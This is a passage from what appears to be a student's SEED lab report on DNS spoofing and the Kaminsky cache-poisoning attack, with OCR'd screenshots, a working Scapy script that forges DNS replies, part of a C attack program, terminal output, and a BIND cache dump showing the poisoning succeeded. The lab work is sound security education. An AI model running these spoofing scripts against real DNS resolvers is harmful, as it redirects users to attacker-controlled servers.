
send(request)
```

The terminal window shows the following details:
Title bar: SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
File menu: File Edit View Search Tools Documents Help
Toolbar icons: Open, Save, and others.
Status bar: Python Tab Width: 8 Ln 10, Col 14 INS

Upon running the above code:

The screenshot shows a terminal window titled "SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]". The command entered is "sudo python spoof_dns_request.py". The output shows "Sent 1 packets." indicating the script has run successfully.


The Wireshark screenshot to show that a response to the dns query was received back from the DNS server:



Task 3.1.2: Spoofing DNS Replies

We will spoof DNS Responses to the local DNS Server for each query. We will create a DNS Header with DNS Payload with the Answer, Authority and Additional section.

This code constructs a spoofed dns reply and sends it:



The screenshot shows a Gedit text editor window with the title "SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]". The file name is "spoof_dns_reply.py (~/.bin/python) - gedit". The code in the editor is as follows:


```
#!/usr/bin/python
from scapy.all import *

name = 'www.example.com'
domain = 'example.com'
ns = 'ns.dnslabattacker.com'
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscount=1,
arcount=0, qd=Qdsec, an=Anssec, ns=NSsec)
ip = IP(dst='10.0.2.4', src='1.2.3.4')
udp = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns

send(reply)
```


The status bar at the bottom of the editor shows "Python" as the language, "Tab Width: 8", "Ln 11, Col 22", and "INS".

Upon running the above code:



```
SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
Terminal File Edit View Search Terminal Help 1:33 AM
[11/04/21]seed@SiriS_PES1UG19CS485_Attacker:~/bin/python$ sudo python spoof_dns_reply.py
.
Sent 1 packets.
[11/04/21]seed@SiriS_PES1UG19CS485_Attacker:~/bin/python$
```

The Wireshark screenshot to show that the attacker has received the dns message which was forged



Hence, the spoofing was successful. Now we put everything together to conduct the Kaminsky attack where we send many spoofed DNS replies hoping that one of them hits the correct transaction number and arrives sooner than the actual legitimate replies. The success rate is too low if we stick to Scapy, thus we will use C code for this attack.

Task 3.2: The Kaminsky Attack

(C code used has been taken from the github repo:

<https://github.com/piergiorgioladisa/KaminskyAttack>)

Shell script used on DNS server to check if the cache has been poisoned or not:

SEEDUbuntu Clone [Running]

script.sh (~/.bin) - gedit


Open   Save

```
#!/bin/bash
sudo rndc dumpdb -cache
cat /var/cache/bind/dump.db | grep attacker|
```



sh ▾ Tab Width: 8 ▾ Ln 3, Col 44 ▾ INS

The code used:



SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
remotedns.c (~/.bin/python) - gedit

```
#include <netinet/udp.h>
#include <fcntl.h>
#include <string.h>
#include <errno.h>
#include <stdlib.h>
#include <libnet.h>
// The packet length
#define PCKT_LEN 8192
#define FLAG_R 0x8400
#define FLAG_Q 0x0100


struct ipheader {
    unsigned char iph_ihl: 4, iph_ver: 4;
    unsigned char iph_tos;
    unsigned short int iph_len;
    unsigned short int iph_ident;
    // unsigned char iph_flag;
    unsigned short int iph_offset;
    unsigned char iph_ttl;
    unsigned char iph_protocol;
    unsigned short int iph_chksum;
    unsigned int iph_sourceip;
    unsigned int iph_destip;
};

struct udphandler {
    unsigned short int udph_srcport;
    unsigned short int udph_destport;
    unsigned short int udph_len;
    unsigned short int udph_chksum;
};
```

Save

Open Tab Width: 8 Ln 171, Col 47 INS

Upon running the code:




SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]

Terminal

```
[11/04/21]seed@SiriS_PES1UG19CS485_Attacker:~$ cd bin
[11/04/21]seed@SiriS_PES1UG19CS485_Attacker:~/bin$ cd python
[11/04/21]seed@SiriS_PES1UG19CS485_Attacker:~/bin/python$ gcc -lpcap remotedns.c -o spoofdns
[11/04/21]seed@SiriS_PES1UG19CS485_Attacker:~/bin/python$ sudo ./spoofdns 10.0.2.4 10.0.2.5
Entering the loop
```

We run the script file multiple times to check if there is a change in the cache:

The Wireshark screenshot:



The dump.db file which shows that the attack was successful, the nameserver for example.com is now set to ns.dnslabattacker.net :


```
Open □ Save
dump.db
/var/cache/bind

; glue 171867 AAAA 2600:9000:5301:cb00::1
; glue 171867 A 205.251.195.12
; glue 171867 AAAA 2600:9000:5303:c00::1
; authanswer ns-596.awsdns-10.net. 171867 A 205.251.194.84
; authanswer 171867 AAAA 2600:9000:5302:5400::1
; answer ns.dnslabattacker.net. 868 \-ANY ;$NXDOMAIN
; net. SOA a.gtd-servers.net. nstld.verisign-grs.com. 1635751956 1800 900 604800 86400
; net. RRSIG NSEC3PARAM
; AART9B8550C9NF1S159HCl47ULJG62JH.net. RRSIG NSEC3 ...
; AART9B8550C9NF1S159HCl47ULJG62JH.net. NSEC3 1 1 0 - A1RUUFFJKC72Q54P78F8EJGJ8JBK7I8B NS 50A RRSIG DNSKEY NSEC3PARAM
; DMCFCV1GUAk97QCH89D7LUIAGNUGGKD7Q.net. RRSIG NSEC3 ...
; DMCFCV1GUAk97QCH89D7LUIAGNUGGKD7Q.net. NSEC3 1 1 0 - DMLHOIG50T88TGMV40MFG1MLIQ009G6 NS DS RRSIG
; EEQ3CJFUFOLPN4J3E5MKEGKVDJKICVBP.net. RRSIG NSEC3 ...
; EEQ3CJFUFOLPN4J3E5MKEGKVDJKICVBP.net. NSEC3 1 1 0 - EEQJ8VP8TMKIM7A9TT4DIRR6D1J6ABRR NS DS RRSIG
; glue a.gtd-servers.net. 171865 A 192.5.6.30
; glue 171865 AAAA 2001:503:a83e::2:30
; glue b.gtd-servers.net. 171865 A 192.33.14.30
; glue 171865 AAAA 2001:503:231d::2:30
; glue c.gtd-servers.net. 171865 A 192.26.92.30
; glue 171865 AAAA 2001:503:83eb::30
; glue d.gtd-servers.net. 171865 A 192.31.80.30
; glue 171865 AAAA 2001:500:856e::30
; glue e.gtd-servers.net. 171865 A 192.12.94.38
; glue 171865 AAAA 2001:502:1ca1::30
; glue f.gtd-servers.net. 171865 A 192.35.51.30
; glue 171865 AAAA 2001:503:d414::30
; glue g.gtd-servers.net. 171865 A 192.42.93.30
; glue 171865 AAAA 2001:503:aea3::30
```

Task 3.3: Result Verification

1. We first configure the victim's DNS server Apollo. We then find the file named.conf.default-zones in the /etc/bind/ folder, and add the following entry to it:


```
zone "ns.dnslabattacker.net" {  
    type master;  
    file "/etc/bind/db.attacker";  
};
```



A screenshot of a Linux desktop environment showing a terminal window. The terminal window has a dark theme with a light-colored background. The title bar says "Terminal". The menu bar includes "File", "Edit", "View", "Search", "Tools", "Documents", and "Help". The toolbar includes icons for "Open", "Save", and others. The main area of the terminal shows a configuration file for BIND. The file contains several zone definitions, including the one added for "ns.dnslabattacker.net". The code is color-coded: blue for comments, pink for zone names, and magenta for other keywords like "type master" and "file". The terminal window is positioned over a desktop background with various icons.

```
};  
// be authoritative for the localhost forward and reverse zones, and for  
// broadcast zones as per RFC 1912  
zone "localhost" {  
    type master;  
    file "/etc/bind/db.local";  
};  
zone "127.in-addr.arpa" {  
    type master;  
    file "/etc/bind/db.127";  
};  
zone "0.in-addr.arpa" {  
    type master;  
    file "/etc/bind/db.0";  
};  
zone "255.in-addr.arpa" {  
    type master;  
    file "/etc/bind/db.255";  
};  
zone "ns.dnslabattacker.net" {  
    type master;  
    file "/etc/bind/db.attacker";  
};
```

